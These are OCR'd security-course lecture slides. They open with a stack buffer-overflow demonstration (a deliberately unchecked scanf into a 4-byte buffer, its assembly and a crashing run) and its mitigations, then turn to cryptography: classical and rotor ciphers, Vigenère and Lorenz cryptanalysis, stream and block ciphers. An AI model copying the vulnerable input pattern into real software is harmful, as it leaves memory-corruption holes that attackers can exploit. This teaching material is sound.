    - Given the source code, knowing the machine and the initial stack address, this is feasible

bo.c

```
int foo()
{
  char a[4];
  scanf("%s", a);
}
```

```
.LC0:
  .string "%s"
  .text

foo:
    push  ebp
    mov ebp, esp
    sub esp, 40
    mov eax, OFFSET FLAT:.LC0
    lea edx, [ebp-12]
    mov DWORD PTR [esp+4], edx
    mov DWORD PTR [esp], eax
    call  __isoc99_scanf
    leave
    ret
```


Pre-allocation of space for function call parameters in advance (and excess)

Allows function calls without pushing/poping values to/from the stack

bo.s

```
.LC0:
  .string "%s"
  .text

foo:
push  ebp
mov ebp, esp
sub esp, 40
mov eax, OFFSET FLAT:.LC0
lea edx, [ebp-12]
mov DWORD PTR [esp+4], edx
mov DWORD PTR [esp], eax
call  __isoc99_scanf
leave
ret
```



Buffer overflow

```
[jpbarraca@atnog: seguranca]$ ./bo
a
[jpbarraca@atnog: seguranca]$ ./bo
aa
[jpbarraca@atnog: seguranca]$ ./bo
aaaaaaaaaaa
[jpbarraca@atnog: seguranca]$ ./bo
aaaaaaaaaaaa
Segmentation fault
```

Write inside a

Write inside a


Write outside a

Write over stored BP

Mitigation:
Prevention mechanisms


- Avoid execution of injected instructions
  - In segments/pages that usually have no code
  - Prevents the execution of code injected as data
- Randomize the address space
  - ADLR (Address Space Layout Randomization)
  - Segments do not start in fixed positions on each run of the same application
    - But segments keep their relative position
  - Prevents jumps to well-known code locations

Mitigation:
Prevention mechanisms



- Variable reordering
  - Usually the vulnerable variables are arrays
  - To protect other kinds of local variables (in the same stack frame), arrays are moved closer to the saved registers
  - This reduces the set of variables that may be affected by a buffer overrun

Mitigation: Detection mechanisms



- Stack canaries
  - A value unknown to attackers (canary) is stored next to saved registers
    - Saved BP and return address
  - Stack smashing attacks usually cannot affect saved registers with running over a canary
    - Because they are usually based on string overruns
  - The canary is checked before the function's epilogue
    - If different from the original value, an exception is raised

Symmetric Cryptography

Cryptography: terminology (1/2)


- Cryptography
  - Art or science of hidden writing
    - from Gr. *kryptós*, hidden + *graph*, r. of *graphein*, to write
  - It was initially used to maintain the confidentiality of information
  - Steganography
    - from Gr. *steganós*, hidden + *graph*, r. of *graphein*, to write
- Cryptanalysis
  - Art or science of breaking cryptographic systems or encrypted information
- Cryptology
  - Cryptography + cryptanalysis

Cryptography: terminology (2/2)

- Cipher
  - Specific cryptographic technique
- Cipher operation

  Encryption: plaintext (or cleartext) → ciphertext (or cryptogram)
  Decryption: ciphertext → plaintext

  Algorithm: way of transforming data
  Key: algorithm parameter




The players

- Alice & Bob
  - The fundamental honest people
  - They represent two abstract interacting entities
- Carol, Dave, …
  - More honest entities for complex protocols
- Eve
  - Passive eavesdropper
- Mallory
  - Malicious attacker
- Trent
  - Trusted by all


Who are Alice and Bob? (By Bruce Schneier)

Use cases

- Self-protection with key K
  - Alice encrypts plaintext P with key K
    - A: $C = \{P\}_K$
  - Alice decrypts cryptogram C with key K
    - A: $P' = \{C\}_K$
  - P′ should be equal to P (requires checking)




- Secure communication with key K
  - Alice encrypts plaintext P with key K
    - A: $C = \{P\}_K$
  - Bob decrypts C with key K
    - B: $P' = \{C\}_K$
  - P′ should be equal to P (requires checking)



Cryptanalysis: goals


- Discover original plaintext
  - Which originated a given ciphertext
- Discover a cipher key
  - Allows the decryption of ciphertexts created with the same key
- Discover the cipher algorithm
  - Or an equivalent algorithm…
  - Usually algorithms are not secret, but there are exceptions
    - Lorenz, A5 (GSM), RC4 (WEP), Crypto-1 (Mifare)
    - Algorithms for DRM (Digital Rights Management)
  - Reverse engineering

Cryptanalysis attacks: approaches



Cryptography: Information-theoretic security

- Plaintext space
  - Set of all possible plaintext messages (M)
- Ciphertext space
  - Set of all possible ciphertext values (C)
- Key space
  - Set of all possible key values for a given algorithm (K)
- Perfect security
  - $c_j \in C$, $p(m_i, k_j) = p(m_i)$
  - $\#K \geq \#M$
- The cipher cannot be broken
  - Even by adversaries with unlimited computing power
- Implementations
  - Vernam cipher (one-time pad)



Cryptography: computational security

- The number of possible keys is finite
  - And much less than the number of all possible messages
  - #K << #M
- Thus, security ultimately depends on the computing power of cryptanalysts to go through all keys
  - Computations per time period
  - Storage capacity
  - Resistance time is mainly given by key length
- Provable security
  - The computational security can be demonstrated by comparing it with known hard problems

Key dimensions in perspective

- 2^{32} (4 Giga)
  - IPv4 address space
  - World population
  - Years for the Sun to become a white dwarf
- 2^{64}
  - Virtual address space of current CPU architectures
- 2^{128}
  - IPv6 address space
- 2^{166}
  - Earth atoms
- 2^{265}
  - Hydrogen atoms in the known universe
- 2^{1024} and beyond
  - Only cryptography uses them

Cryptanalysis attacks: approaches

- Brute force
  - Exhaustive search along the key space until finding a suitable key
  - Usually infeasible for a large key space
    - e.g. 2^{128} random keys (or keys with 128 bits)
    - Randomness is fundamental!
- Cleaver attacks
  - Reduce the search space to a smaller set of potential candidates

Cryptography: practical approaches (1/4)


- Theoretical security vs. practical security
  - Expected use ≠ practical exploitation
  - Defective practices can introduce vulnerabilities
    - Example: reuse of keys
- Computational security
  - Computational complexity of break-in attacks
    - Using brute force
  - Security bounds:
    - Cost of cryptanalysis
    - Availability of cryptanalysis infra-structure
    - Lifetime of ciphertext


Cryptography: practical approaches (2/4)

- 5 Shannon criteria
  - The amount of offered secrecy
    - e.g. key length
  - Complexity of key selection
    - e.g. key generation, detection of weak keys
  - Implementation simplicity
  - Error propagation
    - Relevant in error-prone environments
    - e.g. noisy communication channels
  - Dimension of ciphertexts
    - Regarding the related plaintexts

Confusion & diffusion

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html





Cryptography: practical approaches (3/4)

- Confusion
  - Complex relationship between the key, plaintext and the ciphertext
    - Output bits (ciphertext) should depend on the input bits (plaintext + key) in a very complex way
- Diffusion
  - Plaintext statistics are dissipated in the ciphertext
    - If one plaintext bit toggles, then the ciphertext changes substantially, in an unpredictable or pseudorandom manner
  - Avalanche effect

What should be secret?

http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html

Cryptography: practical approaches (4/4)

- Always assume the worst case
  - Cryptanalysts know the algorithm
    - Security lies in the key
    - Kerckhoffs's principle, Shannon's maxim
  - Cryptanalysts know/have many ciphertext samples produced with the same algorithm & key
    - Ciphertext is not secret!
  - Cryptanalysts partially know original plaintexts
    - As they have some idea of what they are looking for
    - Know-plaintext attacks
    - Chosen-plaintext attacks

Cryptographic robustness


- The robustness of algorithms is their resistance to attacks
  - No one can evaluate it precisely
    - Only speculate or demonstrate using some other robustness assumptions
  - They are robust until someone breaks them
  - There are public guidelines with what should/must not be used
    - Sometimes antecipating future problems
- Algorithms with longer keys are probably stronger
  - And usually slower …
- Public algorithms w/o known attacks are probably stronger
  - More people looking for weaknesses

Cryptographic guidelines

- Guideline for Using Cryptographic Standards in the Federal Government: Cryptographic Mechanisms, NIST Special Publication 800-175B Rev. 1, July 2019
- Cryptographic Storage Cheat Sheet, OWASP Cheat Sheets (last revision: 6/Jun/2020)
- Guidelines on cryptographic algorithms usage and key management, European Payments Council, EPC342-08 v9.0, 9/Mar/2020
- Algorithms, Key Size and Protocols Report, ECRYPT – Coordination & Support Action, Deliverable D5.4, H2020-ICT-2014 Project 645421, 28/Feb/2018


Ciphers: evolution of technology

- Manual
  - Simple transposition or substitution algorithms
- Mechanic
  - From XIX cent.
    - Enigma machine
    - M-209 Converter
  - More complex substitution algorithms
- Informatics
  - Appear with computers
  - Highly complex substitution algorithms
  - Mathematical algorithms



Ciphers: basic types (1/3)

- Transposition
  - Original cleartext is scrambled
    Onexcl raatre ilriad gctsm ilesb
  - Block permutations
    (13524) → **boklc pruem ttoai ns**
- Substitution
  - Each original symbol is replaced by another
    - Original symbols were letters, digits and punctuation
    - Actually they are blocks of bits
  - Substitution strategies
    - Mono-alphabetic (one→one)
    - Polyalphabetic (many one→one)
    - Homophonic (one→many)



Ciphers: basic types (2/3): Mono-alphabetic

- Use a single substitution alphabet
  - With #α elements
- Examples
  - Additive (translation)
    - crypto-symbol = (symbol + key) mod # α
    - symbol = (crypto-symbol – key) mod # α
    - Possible keys = #α
    - Caesar Cipher (ROT-x)
  - With sentence key
    ABCDEFGHIJKLMNOPQRSTUVWXYZ
    QRUVWXZSENTCKYABDFGHIJLMOP
    - Possible keys = # α ! → 26! ≈ 2^{88}
- Problems
  - Reproduce plaintext pattern
    - Individual characters, digrams, trigrams, etc.
  - Statistical analysis facilitates cryptanalysis
    - "The Gold Bug", Edgar Alan Poe

```
53‡‡†305))6*;4826)4‡.)
4‡);806*;48†860))85;1‡
(;:‡*8†83(88)5*†;46(;8
8*96*?;8)*‡(;485);5*†2
:*‡(;4956*2(5*—4)88*;4
069285);)6†8)4‡‡;1(‡9;
48081;8:8‡1;48†85;4)48
5†52888*81(‡9;48;(88;
4(‡?34;48)4‡;161;:188;
‡?;
```

A good glass in the bishop's hostel in the devil's seat fifty-one degrees and thirteen minutes northeast and by north main branch seventh limb east side shoot from the left eye of the death's-head a bee line from the tree through the shot forty feet out

Ciphers: basic types (3/3): Polyalphabetic

- Use N substitution alphabets
  - Periodical ciphers, with period N
- Example
  - Vigenère cipher
- Problems
  - Once known the period, are as easy to cryptanalyze as N mono-alphabetic ones
    - The period can be discovered using statistics
    - Kasiski method
      - Factoring of distances between equal ciphertext blocks
    - Coincidence index
      - Factoring of self-correlation offsets that yield higher coincidences

Vigenère cipher (or the Vigenère square)

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
a	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
b	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
c	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
d	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
e	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
f	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
g	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
h	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
i	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
j	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
k	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
l	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
m	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
n	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
o	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
p	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
r	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
s	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
t	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
u	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
v	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
w	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
x	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

- Example of encryption of character M with key S, yielding cryptogram E
  - Decryption is the opposite, E and S yield M

Cryptanalysis of a Vigenère cryptogram: Example (1/2)

- Plaintext:
  Eles não sabem que o sonho é uma constante da vida
  tão concreta e definida como outra coisa qualquer,
  como esta pedra cinzenta em que me sento e descanso,
  como este ribeiro manso, em serenos sobressaltos
  como estes pinheiros altos
- Cipher with the Vigenère square and key "poema"

```
plaintext  elesnaosabemqueosonhoeumaconstantedavidataoconcretaedefinida
key        poemapoemapoemapoemapoemapoemapoemapoemapoemapoemapoemapoema
cryptogram tzienpcwmbtaugedgszhdsyyarcretpbxqdpjmpaiosoocqvqtpshqfxbmpa
```

- Kasiski test
  - With text above:

mpa	$20 = 2 \times\ 2 \times 5$
tp	$20 = 2 \times\ 2 \times 5$


  - With the complete poem:

$175 = 5 \times\ 5 \times 7$	1
$105 = 3 \times\ 5 \times 7$	3
$35 = 5 \times 7$	1
$20 = 2 \times 2 \times 5$	4

Cryptanalysis of a Vigenère cryptogram: Example (2/2)

- Coincidence index (with full poem)

D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)	D	I	P (%)
1	6	3.2	31	9	5.7	61	1	0.8	91	4	4.1	121	4	5.9	151	1	2.6
2	6	3.2	32	7	4.5	62	5	3.9	92	0	0.0	122	3	4.5	152	2	5.4
3	5	2.7	33	6	3.8	63	6	4.8	93	3	3.1	123	0	0.0	153	0	0.0
4	7	3.8	34	5	3.2	64	6	4.8	94	2	2.1	124	3	4.6	154	0	0.0
5	15	8.2	35	17	11.0	65	11	8.9	95	3	3.2	125	7	10.9	155	5	14.7
6	3	1.6	36	5	3.3	66	7	5.7	96	2	2.2	126	1	1.6	156	0	0.0
7	6	3.3	37	4	2.6	67	6	4.9	97	2	2.2	127	1	1.6	157	1	3.1
8	5	2.8	38	4	2.6	68	6	5.0	98	2	2.2	128	2	3.3	158	0	0.0
9	10	5.6	39	7	4.7	69	5	4.2	99	4	4.4	129	2	3.3	159	1	3.3
10	6	3.4	40	14	9.4	70	14	11.8	100	2	2.2	130	6	10.2	160	3	10.3
11	8	4.5	41	5	3.4	71	5	4.2	101	0	0.0	131	1	1.7	161	0	0.0
12	6	3.4	42	6	4.1	72	6	5.1	102	6	6.9	132	4	7.0	162	0	0.0
13	6	3.4	43	5	3.4	73	7	6.0	103	2	2.3	133	2	3.6	163	0	0.0
14	7	4.0	44	6	4.1	74	7	6.1	104	6	7.1	134	1	1.8	164	1	4.0
15	11	6.3	45	5	3.5	75	4	3.5	105	10	11.9	135	4	7.4	165	0	0.0
16	10	5.8	46	3	2.1	76	3	2.7	106	4	4.8	136	3	5.7	166	1	4.3
17	6	3.5	47	7	4.9	77	1	0.9	107	3	3.7	137	0	0.0	167	2	9.1
18	2	1.2	48	2	1.4	78	9	8.1	108	3	3.7	138	2	3.9	168	0	0.0
19	8	4.7	49	10	7.1	79	8	7.3	109	2	2.5	139	4	8.0	169	1	5.0
20	23	13.6	50	10	7.2	80	7	6.4	110	9	11.4	140	2	4.1	170	2	10.5
21	4	2.4	51	10	7.2	81	5	4.6	111	2	2.6	141	3	6.2	171	0	0.0
22	3	1.8	52	4	2.9	82	6	5.6	112	4	5.2	142	1	2.1	172	0	0.0
23	7	4.2	53	3	2.2	83	3	2.8	113	3	3.9	143	3	6.5	173	0	0.0
24	9	5.5	54	6	4.4	84	2	1.9	114	5	6.7	144	4	8.9	174	0	0.0
25	12	7.3	55	16	11.9	85	8	7.7	115	8	10.8	145	7	15.9	175	3	21.4
26	6	3.7	56	3	2.3	86	6	5.8	116	4	5.5	146	2	4.7	176	0	0.0
27	6	3.7	57	2	1.5	87	4	3.9	117	3	4.2	147	1	2.4	177	1	8.3
28	6	3.7	58	2	1.5	88	2	2.0	118	2	2.8	148	0	0.0	178	0	0.0
29	7	4.4	59	5	3.8	89	5	5.0	119	3	4.3	149	0	0.0	179	0	0.0
30	9	5.7	60	7	5.4	90	9	9.1	120	3	4.3	150	1	2.6	180	2	22.2




Rotor Machines

David J Morgan, www.flickr.com

Rotor machines


- Rotor machines implement complex polyalphabetic ciphers
  - Each rotor contains a permutation
    - Same as a set of substitutions
  - The position of a rotor implements a substitution alphabet
  - Spinning of a rotor implements a polyalphabetic cipher
  - Stacking several rotors and spinning them at different times adds complexity to the cipher
- The cipher key is:
  - The set of rotors used
  - The relative order of the rotors
  - The position of the spinning ring
  - The original position of all the rotors
- Symmetrical (two-way) rotors allow decryption by "double encryption"
  - Using a reflection disk (half-rotor)



Sarah Witherby, www.flickr.com

Rotor machines


Andrew Magill, www.flickr.com





- Reciprocal operation with reflector
  - Sending operator types "A" as plaintext and gets "Z" as ciphertext, which is transmitted
  - Receiving operator types the received "Z" and gets the plaintext "A"
  - No letter could encrypt to itself !

Enigma


- WWII German rotor machine
  - Many models used
- Initially presented in 1919
  - Enigma I, with 3 rotors
- Several variants where used
  - With different number of rotors
  - With patch cord to permute alphabets
- Key settings distributed in codebooks







Stream ciphers




- Mixture of a keystream with the plaintext or ciphertext
  - Random keystream (Vernam's one-time pad)
  - Pseudo-random keystream (produced by generator using a finite key)
- Reversible mixture function
  - e.g. bitwise XOR
  - $C = P \oplus ks$ $P = C \oplus ks$
- Polyalphabetic cipher
  - Each keystream symbol defines an alphabet


Stream ciphers

- Keystream may be infinite but with a finite period
  - The period depends on the generator
- Practical security issues
  - Each **keystream** should be used only **once**!
    - Otherwise, the sum of cryptograms yields the sum of plaintexts
      $C1 = P1 \oplus Ks$, $C2 = P2 \oplus Ks$ → $C1 \oplus C2 = P1 \oplus P2$
  - **Plaintext length** should be **smaller** than the **keystream period**
    - Total keystream exposure under know/chosen plaintext attacks
    - Keystream cycles help the cryptanalysts knowing plaintext samples
  - Integrity control is mandatory
    - No diffusion! (only confusion)
    - Ciphertexts can easily be changed deterministically

Lorenz (Tunny)




- 12-Rotor stream cipher
  - Used by the German high-command during the 2nd WW
  - Implements a stream cipher
    - Each 5-bit character is mixed with 5 keystreams
- Operation
  - 5 regularly stepped (χ) wheels
  - 5 irregularly stepped (ψ) wheels
    - All or none stepping
  - 2 motor wheels
    - For stepping the ψ wheels
  - Number of steps in all wheels is relatively prime



Cryptanalysis of Tunny in Bletchley Park

- They didn't know Lorenz internal structure
  - They observed one only at the end of the war
  - They knew about them because they could get 5-bit encrypted transmissions
    - Using the 32-symbol Baudot code instead of Morse code



Cryptanalysis of Tunny in Bletchley Park: The mistake (30 August 1941)

- A German operator had a long message (~4,000) to send
  - He set up his Lorenz and sent a 12 letter indicator (wheel setup) to the receiver
  - After ~4,000 characters had been keyed, by hand, the receiver said "send it again"
- The operator resets the machine to the same initial setup
  - Same keystream! Absolutely forbidden!
- The sender began to key in the message again (by hand)
  - But he typed a slightly different message!


$$C = M \oplus Ks$$
$$C' = M' \oplus Ks \rightarrow M' = C \oplus C' \oplus M \rightarrow \text{text variations}$$

  - Know parts of the initial text M reveal the variations, M'

Cryptanalysis of Tunny in Bletchley Park: Breakthrough

- Messages began with SPRUCHNUMMER — "msg number"
  - The first time the operator typed S P R U C H N U M M E R
  - The second time he typed S P R U C H N R
  - Thus, immediately following the N the two texts were different!
- John Tiltman at Bletchley Park was able to fully decrypt both messages (called *Depths*) using an additive combination of them
  - The 2nd message was ~500 characters shorter than the first one
  - Tiltman managed to discover the correct message for the 1st ciphertext
- They got for the 1st time a long stretch of the Lorenz keystream
  - They did not know how the machine did it, …
  - … but they knew that this was what it was generating!

Cryptanalysis of Tunny in Bletchley Park: Colossus



Chris Monk, www.flickr.com

- The cipher structure was determined from the keystream
  - But deciphering it required knowing the initial position of rotors
- Germans started using numbers for the initial wheels' state
  - Bill Tutte invented the double-delta method for finding that state
  - The Colossus was built to apply the double-delta method
- Colossus
  - Design started in March 1943
  - The 1,500 valve Colossus Mark 1 was operational in January 1944
  - Colossus reduced the time to break Lorenz from weeks to hours

Modern ciphers: types

- Concerning operation
  - Block ciphers (mono-alphabetic)
  - Stream ciphers (polyalphabetic)
- Concerning their key
  - Symmetric ciphers (secret key or shared key ciphers)
  - Asymmetric ciphers (or public key ciphers)
- Arrangements

	Block ciphers	Stream ciphers
Symmetric ciphers		
Asymmetric ciphers		

Symmetric ciphers


- Secret key
  - Shared by 2 or more peers
- Allow
  - Confidentiality among the key holders
  - Limited authentication of messages
    - When block ciphers are used
- Advantages
  - Performance (usually very efficient)
- Disadvantages
  - N interacting peers, pairwise secrecy ⇒ N x (N-1)/2 keys
- Problems
  - Key distribution

Symmetric block ciphers


- Usual approaches
  - Large bit blocks for input, output and key
    - 64, 128, 256, etc.
  - Diffusion & confusion
    - Permutation, substitution, expansion, compression
    - Feistel networks, substitution-permutation networks
    - Iterations
    - Sub-keys (key schedules, round keys, etc.)
- Most common algorithms
  - DES (Data Enc. Stand.), D=64 K=56
  - IDEA (Int. Data Enc. Alg.), D=64 K=128
